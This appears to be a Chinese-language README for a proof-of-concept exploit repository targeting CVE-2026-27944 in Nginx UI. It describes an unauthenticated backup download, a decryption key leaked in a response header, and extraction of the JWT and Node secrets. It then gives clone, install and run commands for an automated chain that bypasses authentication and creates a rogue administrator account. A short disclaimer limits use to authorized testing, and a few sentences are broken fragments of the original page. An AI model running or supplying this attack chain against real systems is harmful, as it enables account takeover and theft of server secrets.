
本仓库包含针对 CVE-2026-27944 的增强型概念验证(POC)漏洞利用代码,该漏洞是 Nginx UI 中的一个严重漏洞。
该漏洞允许未授权攻击者通过 /api/backup 端点下载系统备份。此外,应用程序会在 X-Backup-Security HTTP 响应头中泄露 AES-256 加密密钥和 IV,使攻击者能够轻松解密下载的备份。
该增强型 POC 自动化了完整的攻击链:下载备份、解密其内容、提取配置机密(如 Node Secret 和 JWT Secret),并利用这些机密绕过身份验证,创建恶意管理员账户以实现对仪表盘的完全接管。
本工具仅用于教育目的和授权渗透测试。 请勿将本工具用于您不拥有或未经明确许可测试的系统。作者不对因使用本脚本而造成的任何滥用或损害负责。
X-Backup-Security 头以提取 Base64 编码的 AES 密钥和 IV,并解密备份(AES-256-CBC)。app.ini 以提取敏感信息:
X-Node-Secret 头)与 API 交互并创建新的管理员用户。pycryptodome 库(AES 解密所需)克隆仓库:
git clone https://github.com/Skynoxk/CVE-2026-27944-POC.git
cd CVE-2026-27944-POC
安装所需依赖:
pip install pycryptodome
python exploit_enhanced.py --target <URL> [选项]
1. 仅下载并解密备份:
python exploit_enhanced.py --target http://127.0.0.1:9000 --out backup.bin --decrypt
2. 下载、解密并提取配置机密:
python exploit_enhanced.py --target http://127.0.0.1:9000 --decrypt --show-secrets
3. 完整漏洞利用链(下载、解密、提取机密并创建管理员):
python exploit_enhanced.py --target http://127.0.0.1:9000 --decrypt --create-user hacker --password Pwned@123!
如果 --create-user 标志使用成功,脚本将输出访问 Nginx UI 仪表盘的详细方法,包括:
authorization cookie。X-Node-Secret 头的 curl 命令绕过身份验证机制。| 参数 | 描述 | 默认值 |
|---|
--target | (必填) Nginx UI 实例的基础 URL(例如 http://127.0.0.1:9000) | |
--out | 保存加密备份的文件路径 | backup.bin |
--decrypt | 解密下载的备份 | False |
--extract-dir | 解压解密文件的目录 | backup_extracted |
--show-secrets | 提取并显示 app.ini 中的敏感机密 | False |
--create-user | 创建管理员用户以访问仪表盘(指定用户名) | |
--password | 新创建的管理员用户密码 | Admin@123456 |